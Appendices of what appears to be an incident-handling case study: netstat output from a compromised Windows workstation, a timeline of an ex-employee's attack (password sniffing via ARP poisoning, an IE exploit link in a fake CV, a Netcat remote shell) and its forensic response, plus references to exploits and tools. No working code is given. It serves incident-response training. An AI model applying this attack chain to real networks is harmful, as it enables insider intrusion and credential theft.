Whitepaper on NetScreen lockdo

Whitepaper on Cisco router configuration a

Whitepaper on Linux security hol

Tools

Pick from the list of tools and resources to help you manage and support your Windows operating system.

Appendix D: Output of Netstat on Victim Machine

```
C:\>netstat –ano

Active Connections

Proto   Local Address             Foreign Address          State          PID
TCP     0.0.0.0:135                      0.0.0.0:0                LISTENING               936
TCP     0.0.0.0:445                      0.0.0.0:0                LISTENING               4
TCP     0.0.0.0:5800              0.0.0.0:0                LISTENING          2728
TCP     0.0.0.0:5900              0.0.0.0:0                LISTENING          2728
TCP     0.0.0.0:8081              0.0.0.0:0                LISTENING          1364
TCP     10.129.69.102:139                0.0.0.0:0                LISTENING               4
TCP     10.129.69.102:3174        10.129.69.25:3128        ESTABLISHED        2684
TCP     10.129.69.102.193:3175           10.129.2.24:139          TIME_WAIT               0
TCP     127.0.0.1:1026            0.0.0.0:0                LISTENING          1960
TCP     127.0.0.1:3173            127.0.0.1:9999   ESTABLISHED         1520
TCP     127.0.0.1:9999            0.0.0.0:0                LISTENING          2684
TCP     127.0.0.1:9999            127.0.0.1:3173   ESTABLISHED         2684
UDP     0.0.0.0:445                      *:*                                              4
UDP     0.0.0.0:500                      *:*                                              712
UDP     0.0.0.0:1134              *:*                                          1016
UDP     0.0.0.0:2659              *:*                                          1016
UDP     0.0.0.0:4500              *:*                                          712
UDP     0.0.0.0:8081              *:*                                          1364
UDP     0.0.0.0:8082              *:*                                          1364
UDP     10.129.69.102:123                *:*                                              972
UDP     10.129.69.102:137                *:*                                              4
UDP     10.129.69.102:138                *:*                                              4
UDP     127.0.0.1:123             *:*                                          972
```

Appendix E: Incident Timeline

The full incident timeline shown below documents all of the major events from the time that the first steps of compromise were taken (the McAfee privilege escalation), to the launching of the remote attack, to the detection and mitigation of the threat.

Date/Time	***Event***
13 Jan 2005	***Thursday***
10:45	Tony exploits McAfee privilege escalation bug and installs packet capture tools.
17:30	Tony notices that no passwords have been captured.
14 Jan 2005	***Friday***
09:30	Tony performs ARP poison routing between Paul's workstation and the site router.
16:00	Tony finds Telnet and VNC passwords and emails the Telnet credentials to his home account.
17 Jan 2005	***Monday***
09:00	Tony called into meeting by his manager with Vicky and Paul
10:00	Tony fired
18 Jan 2005	***Tuesday***
11:30	Tony gets up and starts to gather information on PIL
15:30	Tony runs "noisy" Nmap scan against PIL's DMZ network from his local park's wi-fi hotspot.
19 Jan 2005	***Wednesday***
10:00	Tony discovered vulnerability that he can use against PIL's standard workstations.
12:00	Tony acquires free web space
12:30	Tony starts to setup test network at home
15:30	Tony gets code working locally on his test network
15:45	Tony finishes actual exploit code and uploads it to his new web space.
16:04	Tony applies for the security analyst job using PIL's web-form with the "Jane Seymour" fake CV and link to his website.
17:00	Vicky receives the application and checks out the website, thus compromising her machine with the exploit code.
20 Jan 2005	***Thursday***

09:00	Jane logs into her machine and the payload executes, giving Tony remote shell access via Netcat.
09:06	Tony tries to Telnet from the Netcat session several times using the credentials he captured last Friday.
09:07	As Tony cannot use Telnet directly from the Netcat shell, he gives up trying.
09:08	Tony tries to FTP with the same credentials, but Netcat won't allow him to have an interactive session.
09:13	Tony creates the c:\Windows\DirectX folder to hide his FTP files in.
09:28	Tony creates ftp.txt script to automate FTP session.
09:32	Tony starts downloading the contents of the FTP site.
09:50	Fred reads the mail from Vicky about the job applicant and tries, without success, the view the website.
10:02	Fred asks Vicky to try the site again on her machine.
10:15	Paul arrives at Vicky's machine to be updated on the situation and shown the strange behaviour.
10:18	Paul checks out the HTML source, netstat results and identifies potential rogue processes.
10:30	Paul and Fred take the decision to declare an incident and pull the power on Vicky's machine.
10:35	Vicky's machine is moved to the boardroom for backup and examination.
10:42	Paul boots from Knoppix CD after adding new hard disk.
10:47	Paul begins MD5 checksum and dd binary copy of Vicky's drive to the new hard disk.
11:55	The imaging process completes and the integrity of the image is checked with the MD5 checksum.
12:06	Vicky's original disk is tagged and preserved in sealed evidence bag.
12:07	Clone drive (of Vicky's system) is booted up.
12:10	Further payload content (Bouncer) is confirmed.
12:15	Scheduled task to restart payload is discovered.
12:17	Paul checks Fred's machine for compromise and finds it to be clean.
12:20	Paul matches exact exploit code with posted vulnerability and identifies Windows patch and confirmation that current anti-virus definitions will detect it.
12:25	Paul returns to the clone of Vicky's machine to find recently modified files
12:30	Paul finds "DirectX" folder with FTP script and PIL website files.
12:37	Paul contacts SolveIT4U Ltd. for all DMZ logs.
12:50	Boris sends DMZ logs to Paul.
13:00	Paul identifies Telnet and FTP connection attempts and confirms that nothing was uploaded.

13:20	Paul spots what is likely to be Tony's home IP address in the web server log for accessing the recruitment form.
13:22	Paul instructs Boris to reset web server passwords.
13:45	Paul and Fred begin to visit all current staff PC's to patch and search for compromise/attack tools.
15:30	Paul and Fred move onto un-used PC's for the search.
15:48	Paul finds Cain & Abel on Tony's old machine and pulls the plug.
15:50	Tony's machine taken to boardroom to be cloned as Vicky's was.
17:00	Cloning finished – Paul tags and seals Tony's hard disk as evidence.
17:01	Tony boots Tony's clone disk and discovers what credentials were compromised by sniffing.
17:10	Paul logs into all servers and changes VNC passwords.
17:25	Paul and Fred close the incident.

Appendix F: Exploit References

Paul from Greyhats, "Microsoft Internet Explorer SP2 Fully Automated Remote Compromise", Neohapsis Archives, 25 Dec 2004, 8 Jan 2005.
<http://archives.neohapsis.com/archives/bugtraq/2004-12/0426.html>

Evanchik, Michael, "Microsoft Internet Explorer XP SP2 drag and drop execution 2.0", MichaelEvanchik.com, 24 Oct 2004, 8 Jan 2005.
<http://www.michaelevanchik.com/kara/scrolll/notagain.txt>

"CAN-2004-1043", Common Vulnerabilities and Exposures, 16 Jan 2005.
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1043>

Manion, Art, "Microsoft Windows HTML Help ActiveX control does not adequately validate window source", Addict3d.org, 29 Jan 2005.
<http://www.addict3d.org/index.php?page=viewarticle&type=security&ID=2985>

Evanchik, Michael, SP2 Remote Compromise PoC example, MichaelEvanchik.com, 16 Jan 2005.
<http://www.michaelevanchik.com/security/microsoft/ie/xss/index.html>

Shreddersub7, "About CMDExe (Command Execution) Remote code execution with parameters", Secure Browsing by Shreddersub7, 27 Jan 2004.
<http://freehost19.websamba.com/shreddersub7/cmdexe-d.htm>

References/Works Cited

[1] Paul from Greyhats, "Microsoft Internet Explorer SP2 Fully Automated Remote Compromise", Neohapsis Archives, 25 Dec. 2004, 8 Jan 2005.
<http://archives.neohapsis.com/archives/bugtraq/2004-12/0426.html>

[2] Bugtraq Mailing List, 8 Jan 2005.
<http://www.securityfocus.com/archive/1>

[3] Common Vulnerabilities and Exposures, 8 Jan 2005.
<http://cve.mitre.org/>

[4] "CAN-2004-1043", Common Vulnerabilities and Exposures, 16 Jan 2005.
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1043>

[5] Schmidt, Hans-Jurgen "DB Tool : an ADO DB Viewer", The Code Project, 15 Jan 2005.
<http://www.codeproject.com/html/DBTool.asp>

[6] Paul, Greyhats Security Group, 8 Jan 2005.
<http://www.greyhatsecurity.org/>

[7] Evanchik, Michael, Michael Evenchik.com, 8 Jan 2005.
<http://michaelevanchik.com/>

[8] Evanchik, Michael, "Microsoft Internet Explorer XP SP2 drag and drop execution 2.0", MichaelEvanchik.com, 24 Oct 2004, 8 Jan 2005.
<http://www.michaelevanchik.com/kara/scrolll/notagain.txt>

[9] McAfee Virus Information Library, 16 Jan 2005.
<http://vil.nai.com/vil/content/v_130610.htm>

[10] Snort, Sourcefire Inc., 20 Jan 2005.
<http://www.snort.org/>

[11] Sam Pabon, "Bleeding Snort Exploit Rules", Bleeding Snort, 25 Jan 2005.
<http://www.bleedingsnort.com/bleeding-exploit.rules>

[12] Athias, Jerome, "McAfee VirusScan Privilege Escalation Vulnerability", Neohapsis Archives, 15 Sep 2004, 8 Jan 2005.
<http://archives.neohapsis.com/archives/bugtraq/2004-09/0155.html>

[13] Cain & Abel, Oxid.it, 10 Jan 2005.
<http://www.oxid.it/cain.html>

[14] WinPcap, 10 Jan 2005.
<http://winpcap.polito.it/>

[15] SurfControl Web Filter, SurfControl Plc., 25 Jan 2005.
<http://www.surfcontrol.com/Default.aspx?id=375&mnuid=1.1>

[16] Nominet Whois Database, 14 Jan 2005.
<http://www.nic.uk/index.html>

[17] Fedora Core 2, RedHat Inc., 26 Jan 2005.

<http://www.redhat.com/fedora/>

[18] NMAP Security Scanner, Insecure.org, 16 Jan 2005.
<http://www.insecure.org/>

[19] Netcat for Windows, 10 Jan 2005.
<http://www.vulnwatch.org/netcat/>

[20] Bouncer for Windows, 20 Jan 2005.
<http://www.softpedia.com/get/Security/Security-Related/Bouncer-for-Windows.shtml>

[21] Lopez, Adrian, HideWindow utility, 24 Jan 2005.
<http://netdial.caribe.net/~adrian2/creations.html>

[22] Lynx Browser, Internet Software Consortium, 28 Jan 2005.
<http://lynx.isc.org/>

[23] Netcat (UNIX), Security Focus Website, 28 Jan 2005.
<http://www.securityfocus.com/tools/137>

[24] Carpenter, Matthew, Page 46, "Joe Friday vs. Uberh4x0r: The Quest for Domain Control aka. Whacking PCT/SSL For Fun and Profit", GIAC GCIH Paper, 20 Jan 2005.
<http://www.giac.org/practical/GCIH/Matthew_Carpenter_GCIH.pdf>

[25] Knoppix Linux Live CD, Knoppix.org, 28 Jan 2005.
<http://www.knoppix.org/>

[26] Strings, Sysinternals, 26 Jan 2005.
<http://www.sysinternals.com/ntw2k/source/misc.shtml#strings>

[27] Microsoft Baseline Security Analyser, Microsoft Corporation, 30 Jan 2005.
<http://www.microsoft.com/technet/security/tools/mbsahome.mspx>

[28] Software Update Services, Microsoft Corporation, 30 Jan 2005.
<http://www.microsoft.com/windowsserversystem/sus/default.mspx>

[29] UpdateEXPERT, St Bernard Software, 30 Jan 2005.
<http://www.stbernard.com/products/updateexpert/products_updateexpert.asp>

[30] Systems Management Server, Microsoft Corporation, 30 Jan 2005.
<http://www.microsoft.com/smserver/default.asp>

[31] McAfee ePolicy Orchestrator, Network Associates Technology Inc., 30 Jan 2005.
<http://www.mcafeesecurity.com/uk/products/mcafee/mgmt_solutions/epo.htm>

[32] Evanchik, Michael, SP2 Remote Compromise PoC example, MichaelEvanchik.com, 16 Jan 2005.
<http://www.michaelevanchik.com/security/microsoft/ie/xss/index.html>